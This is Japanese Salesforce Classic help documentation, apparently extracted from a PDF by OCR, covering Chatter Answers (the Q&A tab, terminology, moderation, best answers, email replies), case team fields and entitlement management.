
ユーザ権限

質問を参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

ケースを参照する
- ケースに対する「参照」

ケースを変更する
- ケースに対する「編集」



1. 検索:顧客は、質問を投稿する前に既存の質問を検索できます。
2. 絞り込みと並び替え:コミュニティメンバーおよびサポートエージェントは、フィード内の質問にさまざまな表示オプションを選択できます。

   Chatter アンサーの [Q&A] タブの検索を次の条件に基づいて絞り込むことができます。

   - [すべての質問] は、ゾーン内のすべての質問と、Salesforce ナレッジ記事 (有効な場合) を表示します。
   - [未回答の質問] は、返信のない質問をすべて表示します。
   - [未解決の質問] は、最良の回答がない質問をすべて表示します。
   - [解決済みの質問] は、最良の回答がある質問すべてと、Salesforce ナレッジ記事 (有効な場合) を表示します。
   - [私の質問] は、自分がした質問と自分がフォローしている質問をすべて表示します。

   表示された結果を次のオプションに基づいて並び替えることができます。

   - [投稿日] は、質問された日時の新しい順に質問を並び替えます。
   - [最近の活動] は、返信とコメントの新しい順に質問を並び替えます。
   - [最も人気のある] は、いいね!、賛成票、フォローされている数の多い順に質問を並び替えます。
3. 質問:顧客は、ヘルプが必要な質問をコミュニティに投稿できます。コミュニティの他のメンバーは、回答を投稿したり、質問をフォローして以降の投稿に関するメール通知を受信したりできます。
4. カテゴリ別の参照:コミュニティでカテゴリが有効化されている場合、メンバーはカテゴリ名をクリックして、そのカテゴリに関連付けられた質問を表示できます。

5. 評価:コミュニティメンバーはポイントや評価を獲得できます。これらはフィードで写真にマウスを置くと表示されます。
6. コメント:コミュニティメンバーとサポートエージェントは質問にコメントし、顧客またはエージェントはコメントを最良の回答として選択できます。

サービス組織は、Chatter アンサーを使用して次の操作を実行できます。

- 複数のコミュニティを作成し、異なるゾーンに整理する。各ゾーンには、独自のテーマおよび質問があります。
- コミュニティにブランドを設定し、カスタマイズする。
- 顧客に公開または非公開で回答する機会をエージェントに与える。
- Apex のトリガとワークフロールールを使用して、質問からのケースの作成を自動化する。
- 参加によって顧客の問い合わせへの対応を変える。
- ユーザ統計を公開表示し、参加を促進する。
- 内部 Salesforce アプリケーションの [Q&A] タブまたはコミュニティから質問と回答をモデレートする。

顧客の質問は通常、次のいずれかのプロセスを使用して [Q&A] タブで回答されます。

最良の回答のある類似した質問によって回答される質問	コミュニティ内のメンバーによって回答される質問	サポートエージェントによって回答される質問	Salesforce ナレッジ記事によって回答される質問
1. 顧客は Chatter アンサーの [Q&A] タブに質問またはキーワードを入力し、[質問を投稿] をクリックします。 2. 最良の回答がある類似した質問が検索結果に表示されます。 3. 顧客はその質問を選択し、回答を参照します。	1. 顧客は Chatter アンサーの [Q&A] タブに質問またはキーワードを入力し、[質問を投稿] をクリックします。 2. 検索結果に類似する質問が表示されません。 3. 顧客は引き続き質問の説明を入力し、[コミュ	1. 顧客は Chatter アンサーの [Q&A] タブに質問またはキーワードを入力し、[質問を投稿] をクリックします。 2. 検索結果に類似する質問が表示されません。 3. 顧客は引き続き質問の説明を入力し、[非公開	1. 顧客は Chatter アンサーの [Q&A] タブに質問またはキーワードを入力し、[質問を投稿] をクリックします。 2. 回答のある類似した Salesforce ナレッジ記事が検索結果に表示されます。

最良の回答のある類似した質問によって回答される質問	コミュニティ内のメンバーによって回答される質問	サポートエージェントによって回答される質問	Salesforce ナレッジ記事によって回答される質問
	ニティに投稿] をクリックして公開質問を投稿します。 4. コミュニティメンバーまたはサポートエージェントは質問を読んでコメントを追加し、顧客の質問に回答します。	で担当者に投稿] をクリックして非公開質問を投稿します。 4. 非公開質問は、ケースに変換されます。 5. サポートエージェントはケースを読んで非公開コメントを追加し、顧客の質問に回答します。	3. 顧客はその記事を選択し、回答を参照します。

関連トピック:

Chatter アンサー用語

Chatter アンサー用語

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

Chatter アンサーの特性と機能の説明に次の用語が使用されます。

アンサー
: アンサーは、コミュニティアプリケーションの機能の 1 つです。この機能により、ユーザが質問したり、コミュニティメンバーが返信を投稿したりすることができます。コミュニティメンバーは、それぞれの回答の役立ち度について投票し、また質問したユーザは最良の回答として回答をマークできます。

記事
: *記事*には、知識ベースで入手できるようにする会社の商品およびサービスに関する情報が取り込まれます。

最良の回答
: アンサーコミュニティのメンバーが質問し、他のコミュニティメンバーが回答を投稿すると、質問者は回答のいずれかを最良の回答としてマークできます。最良の回答は、質問の真下 (その他の回答の上) に表示されます。最良の回答を指定することにより、同じ質問のある他のコミュニティメンバーが関連性の最も高く、役立つ情報をすぐに見つけることができます。

フラグ
: このアイコンをクリックすると、ユーザはその質問または返信がスパム、悪意がある、不適切であるとして報告できます。

フォローする
: 他のユーザが特定の質問に回答またはコメントした場合にメールを受信できる質問を登録することです。

いいね!
: 質問、回答、またはナレッジ記事への支持を示したり、それらの品質または実用性を示します。

人気
: 特定の時間内に [いいね!] と言った行ったユーザ数に基づく各質問の人気度。

質問
: アンサーコミュニティに投稿された問題です。コミュニティメンバーが質問すると、他のコミュニティメンバーが質問の解決に役立つ回答を投稿します。

質問、非公開
: アンサーコミュニティに投稿されたけれども [非公開] とマークされている問題です。サポートエージェントのみが参照および回答できます。

返信
: アンサーコミュニティの質問に対する回答です。コミュニティメンバーが質問に対して回答すると、質問したメンバーは、いずれかの回答を質問を解決するための最良の回答としてマークできます。

トピック
: 顧客が質問および返信を参照できるデータカテゴリをリストするサイドバーです。たとえば、ハードウェア製品に関するゾーンがある場合、トピックにはラップトップ、デスクトップ、プリンタがあります。

投票、回答
: アンサーコミュニティで、投票は質問に対する回答が参考になったかどうかを示します。

ゾーン
: ゾーンでは、アイデアおよび質問を論理グループに整理します。ゾーンには、それぞれ独自のテーマ、固有のアイデアや質問があります。

関連トピック:

Chatter アンサーの [Q&A] タブの使用

Chatter アンサーの使用

ユーザ権限	
質問を参照する	質問に対する「参照」
質問する、および質問に返信する	質問に対する「作成」
ケースを参照する	ケースに対する「参照」
ケースを変更する	ケースに対する「編集」
Chatter アンサー (カスタマーポータル) ユーザを管理する	「セルフサービスユーザの編集」
非公開質問する	取引先に対する「参照」

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

メモ: Chatterアンサーは、Winter'18以降すべてのSalesforce組織で廃止が予定されています。詳細は、「Chatterアンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

Chatterアンサーでは、ゾーンの顧客が作成する質問およびケースを処理できます。顧客がゾーンに質問を投稿すると、自分または他の顧客が返信できます。質問は［非公開］とマークされるか、システム管理者が指定した時間が経過すると、ケースに変換されます。

Chatter アンサーでは、次のことができます。

- ケースに変換された質問に返信します。
- ［ケース発生源］で絞り込むことにより、質問から変換されたケースのカスタムビューを作成します。
- プロファイルに写真をアップロードすると、顧客があなたがどのような人かを知ることができます。
- 基本的にはカスタマーポータルユーザである Chatter アンサーユーザと連携します。
- Chatter アンサーユーザ機能ライセンスをセルフ登録していないポータルユーザに割り当て、これらのユーザがコミュニティにアクセスできるようにします。
- [Q&A] タブでは、質問をモデレートしたり、次のことを実行したりできます。
  - 質問リストを確認する。
  - 質問に回答したり、質問に返信を追加したりする。
  - 質問をケースにエスカレーションする。
  - 質問または返信を削除する。
  - 質問の最良の回答を選択する。
  - 有益な返信を Salesforce ナレッジ記事に昇格する。

メモ: [Q&A] タブで公開質問を確認できるようにサポートエージェントを割り当てることをお勧めします。エージェントはスパム、悪意があるまたは不適切な質問または返信の横にある [フラグ] をクリックする

ことはできません。ただし、エージェントに質問に対する「削除」権限がある場合は、[Q&A] タブで質問または返信を編集したりゾーンから削除したりできます。

ヒント: 多くの質問をすばやくモデレートするため、サポートエージェントは Salesforce コンソールの固定表示リストから質問を確認することをお勧めします。これには、コンソールのナビゲーションタブに [Q&A] タブを追加する必要があります。

関連トピック:

Chatter アンサーの [Q&A] タブの使用

Chatter アンサー用語

質問ホームページ

ユーザ権限	
[質問] タブを参照する	質問に対する「参照」
質問する、および質問に返信する	質問に対する「作成」
質問および返信を削除する	質問に対する「削除」
質問をケースにエスカレーションする	ケースに対する「作成」
質問を編集する	質問に対する「編集」

エディション

使用可能なエディション: Salesforce Classic

アンサーを使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: Winter '18 リリース時点で、アンサーはすべての Salesforce 組織で廃止される予定です。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '13 リリース以降、新しい組織ではアンサーを使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '13 より前のリリースで有効化されていれば Winter '18 までアンサーに引き続きアクセスできます。

[質問] タブを使用すると、リストの質問の参照、検索、絞り込み、モデレート、および作成を行うことができます。

- 質問を検索するには、[すべての質問を検索] ボックスに質問を 2 文字以上で入力する。入力すると、検索語に一致する質問が表示されます。
- [ビュー] ドロップダウンリストから定義済みリストビューを選択する。質問を絞り込むことのできる定義済みリストには、次のものがあります。
  - 最良の回答がある質問
  - 最良の回答がない質問
- [新規ビューの作成] をクリックして、独自のカスタムリストビューを定義する。作成したビューを編集または削除するには、[ビュー] ドロップダウンリストから選択し、[編集] をクリックします。
- 質問リストビューページで [新規質問] をクリックするか、[質問] 概要ページの [最近の質問] リストで [新規] をクリックし、新しい質問を作成します。

- をクリックして、更新されたリストを更新する。
- リストから質問を選択し、次の操作を実行する。
  - お客様に返信するには、回答またはコメントを入力して、[顧客 & ゾーンへの回答] をクリックします。
  - をクリックして、選択します。
    - コミュニティから質問を削除するには、[削除] をクリックします。
    - 質問からケースを作成するには、[ケースにエスカレーション] をクリックします。
    - 既存の質問の項目を編集するには、[編集] をクリックします。
  - 質問のいずれかの返信で をクリックし、次のいずれかを選択します。
    - コミュニティから返信を削除するには、[削除]。
    - 返信をドラフト記事として知識ベースに追加する場合は、[記事に昇格] (システム管理者が設定している場合に選択可能)。
    - 既存の返信の項目を編集するには、[編集] をクリックします。
  - 質問が非公開の場合、つまりサポートエージェントのみが質問を表示して回答できる場合は、ケースリンクをクリックして、質問に自動的に関連付けられたケースを表示できます。

メモ: [質問] タブは Chatter アンサー向けですが、アンサー機能からの質問の参照に使用することもできます。

関連トピック:

質問ホームページ

Chatter アンサーの [Q&A] タブでの質問と回答の検索

Chatter アンサーの [Q&A] タブを検索して、質問と返信、最良の回答、回答をすばやく見つけるのに役立つ Salesforce ナレッジ記事を見つけます。[Q&A] タブで検索すると、重複する質問の投稿を避けることができます。

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

1. [Q&A] タブの検索ボックスに、質問を入力します。
2. ゾーンで一致する質問と記事を参照するには、虫眼鏡アイコンをクリックします。

   結果には、Salesforce ナレッジ記事 (有効な場合) も表示されます。

Chatter アンサーの [Q&A] タブの検索を次の条件に基づいて絞り込むことができます。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

質問を参照する
- 質問に対する「参照」

- [すべての質問] は、ゾーン内のすべての質問と、Salesforce ナレッジ記事 (有効な場合) を表示します。
- [未回答の質問] は、返信のない質問をすべて表示します。
- [未解決の質問] は、最良の回答がない質問をすべて表示します。
- [解決済みの質問] は、最良の回答がある質問すべてと、Salesforce ナレッジ記事 (有効な場合) を表示します。
- [私の質問] は、自分がした質問と自分がフォローしている質問をすべて表示します。

表示された結果を次のオプションに基づいて並び替えることができます。

- [投稿日] は、質問された日時の新しい順に質問を並び替えます。
- [最近の活動] は、返信とコメントの新しい順に質問を並び替えます。
- [最も人気のある] は、いいね!、賛成票、フォローされている数の多い順に質問を並び替えます。

メモ: ページ上部にあるヘッダーの検索ボックスから、[Q&A] タブには含まれない他のオブジェクトを検索できます。内部ユーザが実行するグローバル検索では、組織内で使用できるすべての質問から結果が返されます。Salesforce Communities の他のすべてのユーザが実行する検索では、コミュニティで使用できる質問から結果が返されます。

質問に対する最良の回答の選択

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

ユーザが質問した後、その他のコミュニティーメンバーが投稿した回答をモニタリングし、回答のいずれかを最良の回答として選択する必要があります。最良の回答は質問の真下に強調表示されるため見つけやすくなり、コミュニティメンバーが質問に対し最も役立つ解決法を特定できます。

Salesforce のシステム管理者と質問を投稿したユーザのみが返信を最良の回答としてマークできます。

最良の回答を選択する手順は、次のとおりです。

1. [Q&A] タブから質問を検索して、そのタイトルをクリックします。
2. 最良の回答とする回答を決定し、[「最良の回答」として選択] をクリックします。

   最良の回答を特定するために、各回答の投票 (「参考になった」「参考にならなかった」) を確認してください。「参考になった」が最も多い回答には、最も役立つ情報が含まれていると考えられます。質問に多くの回答がある場合、リストの上部に「参考になった」「参考にならなかった」が最も多い回答が表示されるよう、[最多投票] で回答を並び替えます。

最良の回答を選択した後、次のようになります。

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

質問を参照する
- 質問に対する「参照」

質問する、および質問に返信する
- 質問に対する「作成」

- 質問が「解決済み」としてマークされます。コミュニティメンバーは、解決済みの質問に対する回答の投稿と投票を続けることができます。
- より参考になる回答がその後投稿されると、その回答を最良の回答に選択すると、以前の最良の回答と置き換えられます。
- 回答に設定された最良の回答状況はいつでも削除することができます。回答から最良の回答状況を削除すると、通常の回答になります。

Chatter アンサーのメール通知への返信

エディション

使用可能なエディション: Salesforce Classic

Chatter アンサーを使用可能なエディション: **Enterprise** Edition、**Developer** Edition、**Performance** Edition、および **Unlimited** Edition

メール通知を受信した場合、そのメールに返信することにより、返答をコミュニティに投稿できます。

メモ: Chatter アンサーは、Winter '18 以降すべての Salesforce 組織で廃止が予定されています。詳細は、「Chatter アンサーは Winter '18 で廃止」を参照してください。Summer '16 以降、新規組織で Chatter アンサーは使用できません。代わりに、Chatter の質問 (Chatter にシームレスに統合された Q&A 機能) を使用できます。Chatter の質問を使用すれば、Chatter から移動せずに質問したり、答えを検索したりできます。既存の組織は、Summer '16 より前に Chatter アンサーを有効化していれば、今後 Winter '18 まで Chatter アンサーに引き続きアクセスできます。

質問に関連するメール通知を受信したとき、メールから直接返信でき、返信は [Q&A] タブに回答として表示されます。次のイベントについてメール通知を受信します。

- 自分がした質問か、フォローしている質問に他のユーザが回答した。
- カスタマーサポートまたはモデレータが、自分がした質問か、フォローしている質問への最良の回答を選択した。

メモ: メール通知に返信するには、システム管理者が [Chatter アンサーの設定] ページでメールの返信を有効化する必要があります。

メールの返信を送信するときに、次のヒントを考慮してください。

- 返信は、プロファイルで指定したメールアドレスから送信する必要があります。メールエイリアス (別名設定) やメール転送サービスなど、別のメールアドレスから返信するサービスを使用すると、返信は処理されません。
- 返信に個人のメール署名が含まれる場合、署名テキストはコメントの一部として処理されます。「`iPhone` から送信」のようにモバイルデバイスによって送信されたデフォルト署名は、返信から自動的に削除されます。返信前に、コミュニティに投稿しないカスタム署名と余分なテキストを削除してください。
- 返信の添付ファイルは無視されます。
- リッチテキストまたは他の形式のマークアップが含まれる投稿は、メール通知の本文ではテキスト形式で表示されます。
- 「外出中」などの自動メッセージへの返信は、システムで無視されます。
- 返信する前に、メールの [宛先] 項目に表示されるメールアドレスを確認します。有効なアドレスには、`w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com` のように、@ マークの前後の両方にトークン、つまり長い文字列が含まれています。メールアプリケーションには、元のメールの [差出人] アドレス (`ReplyToQ&A@<your.company>.com` など) を自動的に使用するものもありますが、これは返信を受信

できる有効なアドレスではありません。返信メールの［宛先］項目にこの短縮アドレスが表示されている場合は、メールのヘッダー情報の有効な返信先アドレスに置き換えます。たとえば、IBM® Lotus Notes® などのアプリケーションでは、次のようにします。

1. 元のメールを開きます。
2. [表示] > [表示] > [ページソース] をクリックします。
3. `ReplyToQ&A` セクションで、`w8t27apy1@j321imd9gbs.d8rx.d.chatter.salesforce.com` などのメールアドレスをコピーします。
4. 返信メールの［宛先］項目に返信アドレスを貼り付けます。

他のユーザによる顧客からの問い合わせの解決

ケースチームの項目

ケースチームには次の項目があります(アルファベット順)。項目が使用できるかどうかは、システム管理者の Salesforce 設定によって決まります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

項目	説明
ケースのアクセス権	チームメンバーのケースに対するアクセスレベル(「参照・更新」、「参照のみ」、「非公開」など)。ケースのアクセス権は、組織のデフォルトのケース共有アクセス権よりも権限の小さいものにはできません。
メンバーの名前	ケースチームのユーザの名前。
メンバーロール	チームメンバーのケースに対する役割(サポートエージェント、ケースマネージャなど)。
カスタマーポータルに公開	ケースチームメンバーがカスタマーポータルに表示されるかどうかを示します。

関連トピック:

ケースチーム

サービス契約の作成と確認

エンタイトルメント

エンタイトルメント

エンタイトルメントは、Salesforce のカスタマーサポートのユニット (「電話サポート」や「Web サポート」など) です。通常、これらはサービス契約の条件を表すために使用されます。エンタイトルメントを使用して、顧客がサポートの対象であるかどうかを確認し、ケースや作業指示などのサポートレコードを顧客に作成することができます。

エンタイトルメントは、取引先、納入商品、取引先責任者、サービス契約に関連付けることができます。たとえば、電話サポートのエンタイトルメントを取引先に追加できます。その取引先の取引先責任者からサービス部門に問い合わせがあった場合、サポートエージェントは、取引先責任者に電話サポートを受ける資格があるかどうかをすばやく確認できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

エンタイトルメントはそれ自体で使用することも、*エンタイトルメントプロセス*の一環として使用することもできます。エンタイトルメントプロセスは、エージェントがサポートレコードを解決するために完了する必要のあるすべてのステップを含むタイムラインです。更新プロセスなどの機能や複数のサービスレベルが含まれる、Salesforce のより複雑なサービスレベル契約を表すために、*サービス契約*および*契約品目名*を使用できます。

[エンタイトルメント] タブから Salesforce のエンタイトルメントを表示および管理します。エンタイトルメントの設定に応じて、取引先、取引先責任者、納入商品、またはサービス契約の [エンタイトルメント] 関連リストを使用することもできます。

関連トピック:

- エンタイトルメントを処理するためのガイドライン
- エンタイトルメントの用語

エンタイトルメントを処理するためのガイドライン

Salesforce のエンタイトルメントは、顧客が顧客サポートを受ける対象となるかどうかを指定します。エンタイトルメントに関する一般的なアクションの実行について学習します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントを参照する
- エンタイトルメントに対する「参照」

エンタイトルメントを編集する
- エンタイトルメントに対する「編集」

エンタイトルメントを作成またはコピーする
- エンタイトルメントに対する「作成」

エンタイトルメントを削除する
- エンタイトルメントに対する「削除」

エンタイトルメントの表示

エンタイトルメントは、[エンタイトルメント] タブまたは次の項目にある [エンタイトルメント] 関連リストで表示できます。

- 取引先
- 納入商品
- 取引先責任者
- サービス契約

特定の取引先、取引先責任者、納入商品、またはサービス契約に関連付けられているエンタイトルメントを参照するには、そのレコードの [エンタイトルメント] 関連リストに移動します。

ヒント: 組織のコンソールがエンタイトルメントを含むように設定されている場合、1 か所でエンタイトルメントとその関連レコードを表示、編集するには、[コンソール] タブをクリックします。

エンタイトルメントの作成

[エンタイトルメント] タブまたは取引先、納入商品、またはサービス契約の [エンタイトルメント] 関連リストからエンタイトルメントを作成および編集できます。

業務によっては、Salesforce でエンタイトルメントを顧客にリンクするための独自のプロセスがある場合もあります。最も簡単な方法は、[エンタイトルメント] 関連リストを使用して顧客の取引先にエンタイトルメントを作成することです。次にその取引先ですべての取引先責任者にエンタイトルメントを使用します。取引先に取引先責任者を作成しても、その取引先責任者は取引先からエンタイトルメントを自動的に継承しません。システム管理者が、取引先の新しい取引先責任者にエンタイトルメントを作成する自動化を設定する場合があります。

メモ:
- 既存のエンタイトルメントを取引先責任者や商品に追加することはできますが、取引先責任者や商品レコードからエンタイトルメントを作成することはできません。
- エンタイトルメントの[コピー]をクリックして、既存のエンタイトルメントからエンタイトルメントをすばやく作成できます。

エンタイトルメントの削除

エンタイトルメントは、エンタイトルメントの詳細ページ、[エンタイトルメント] 関連リスト、または [エンタイトルメント] タブで削除できます。削除したエンタイトルメントはごみ箱に移動されます。エンタイトルメントに関連するメモ、添付ファイル、または活動も削除されます。エンタイトルメントを元に戻すと、関連する項目も復元されます。

メモ: オープンなケースや作業指示があるエンタイトルメントは削除できません。

エンタイトルメントの共有

エンタイトルメントは共有できません。エンタイトルメントでは、関連付けられている取引先と同じ共有モデルが使用されます。

顧客をエンタイトルメントに関連付けても、エンタイトルメントはその顧客と共有されません。顧客が自分のエンタイトルメントを表示するには、外部コミュニティでエンタイトルメントが設定されている必要があります。

関連トピック:

- エンタイトルメントの確認
- エンタイトルメントの用語
- エンタイトルメントの項目

エンタイトルメントの確認

Salesforce の各エンタイトルメントは、特定の取引先に関連付けられています。ケースまたは作業指示を作成、更新する前に、顧客がカスタマーサポートの対象になっていることを確認します。

確認内容	確認場所	確認手順
特定の取引先の 1 つ以上の取引先責任者がサポートの対象であるかどうか	取引先詳細ページ	1. 取引先を表示します。 2. エンタイトルメント関連リストにエンタイトルメントが表示されていることを確認します。
特定の取引先責任者が取引先責任者の詳細ページのサポート対象であるかどうか	取引先責任者の詳細ページ	1. 取引先責任者を表示します。 2. エンタイトルメント関連リストにエンタイトルメントが表示されていることを確認します。
特定の納入商品 (購入商品)がサポートの対象であるかどうか	納入商品の詳細ページ	1. [商品] タブの関連リストまたは納入商品リストビューで納入商品を検索します。 2. 納入商品名をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

ユーザ権限

エンタイトルメントを参照する

- エンタイトルメントに対する「参照」

取引先、取引先責任者、納入商品、およびサービス契約を参照する

- そのオブジェクトに対する「参照」

確認内容	確認場所	確認手順
		3. エンタイトルメント関連リストにエンタイトルメントが表示されていることを確認します。
サービス契約に特定のエンタイトルメントが含まれるかどうか	サービス契約の詳細ページ	1. [サービス契約] タブを表示します。 2. サービス契約名をクリックします。 3. エンタイトルメント関連リストに問題のエンタイトルメントが表示されていることを確認します。

エンタイトルメントを確認したら、エンタイトルメントの詳細ページで[新規ケース]をクリックして、エンタイトルメントに関連するケースを作成します。ケースには、正しいエンタイトルメント、取引先、取引先責任者、および納入商品の情報が自動的に含まれます。または、ケースの［エンタイトルメント名］参照項目を使用して、既存のケースにエンタイトルメントを追加できます。

関連トピック:

エンタイトルメントを処理するためのガイドライン

エンタイトルメントの用語

Salesforceのエンタイトルメント機能に関連する有用な用語について説明します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition (Service Cloud 付属)

エンタイトルメント

Salesforceのカスタマーサポートのユニット(「電話サポート」や「Webサポート」など)。通常、これらは保証の条件を表すために使用されます。エンタイトルメントは、取引先、納入商品、取引先責任者、サービス契約に関連付けることができます。エンタイトルメントは、[エンタイトルメント] タブや、取引先、納入商品、取引先責任者、サービス契約の [エンタイトルメント] 関連リストに表示されます。

エンタイトルメント取引先責任者

カスタマーサポートを受ける資格がある取引先責任者 (指定された発信者など)。エンタイトルメントの[取引先責任者]関連リストには、そのエンタイトルメントの対象である取引先責任者が表示されます。取引先責任者は、関連リストから直接、あるいは取引先責任者レコード自体を更新して、削除または追加できます。エンタイトルメントの取引先責任者でない顧客へのサポートが、会社で許可されていない場合があります。

メモ:

- 取引先の取引先責任者は、取引先のエンタイトルメントを自動的には継承しません。ビジネスプロセスによっては、取引先の取引先責任者ごとに個別のエンタイトルメントを作成することが必要になる場合もあります。また、取引先責任者の作成時に自動的にエンタイトルメントを取引先責任者に割り当てる Apex トリガを設定することもできます。
- エンタイトルメント取引先責任者には、ページレイアウト、検索レイアウト、ボタン、リンク、またはレコードタイプはありません。
- 親取引先に適用される表示設定と共有設定が取引先責任者に適用されます。取引先責任者をエンタイトルメントに関連付けても、エンタイトルメントレコードは、取引先責任者または関連コミュニティユーザと共有されません。

エンタイトルメントテンプレート
Salesforce の商品にすばやく追加できるカスタマーサポートの定義済み条件。たとえば、ユーザが顧客が購入した商品にエンタイトルメントを容易に追加できるよう、電話サポートまたは Web サポートのエンタイトルメントテンプレートを作成できます。

エンタイトルメント管理
顧客に適切なサービスレベルを提供できる Salesforce 機能のコレクション。次のような機能があります。

- *エンタイトルメント* - 顧客がサポートの対象かどうかをサポートエージェントが判断できます。
- *エンタイトルメントプロセス* - ケースまたは作業指示などのサポートレコードを解決するためにサポートチームが実行する必要のあるすべてのステップを含むタイムラインです。
- *サービス契約* - 保証契約、登録契約、保守契約など、さまざまな種類の顧客サポートを表示できます。サービス契約の対象を特定の商品に限定できます。
- *エンタイトルメントへのコミュニティアクセス* - コミュニティユーザがエンタイトルメントおよびサービス契約を参照し、そこからサポートレコードを作成できます。
- *エンタイトルメント管理のレポート作成* - Salesforce 組織でエンタイトルメントがどのように使用されているか、およびサービス契約の条件を満たしているかどうかを追跡できます。

ビジネスニーズに応じて、これらの機能のすべてを使用するのか、一部のみを使用するのかを決定できます。

サービス契約
ユーザと顧客の間に交わされたカスタマーサポート契約。Salesforce のサービス契約は、保証、登録内容、サービスレベル契約(SLA)、およびその他の種類のカスタマーサポートを示します。サービス契約は、[サービス契約] タブや、取引先または取引先責任者の [サービス契約] 関連リストに表示されます。

契約品目名
サービス契約に含まれる商品を指定します。契約品目名は、サービス契約の [契約品目名] 関連リストに表示され、契約の関連リストには表示されません。組織が商品を使用する場合にのみ、契約品目名を使用できます。

メモ: スケジュールは契約品目名に表示されず、コミュニティユーザは契約品目名にアクセスできません。

エンタイトルメントプロセス
サポートエージェントがサポートレコードを解決するために実行する必要のあるすべてのステップ(マイルストン)を含むタイムライン。各プロセスには、顧客に適切なサービスレベルをどのように設定するかを決

めるために必要なロジックが含まれています。エンタイトルメントプロセスは、ケースと作業指示の 2 つの種類で提供されます。

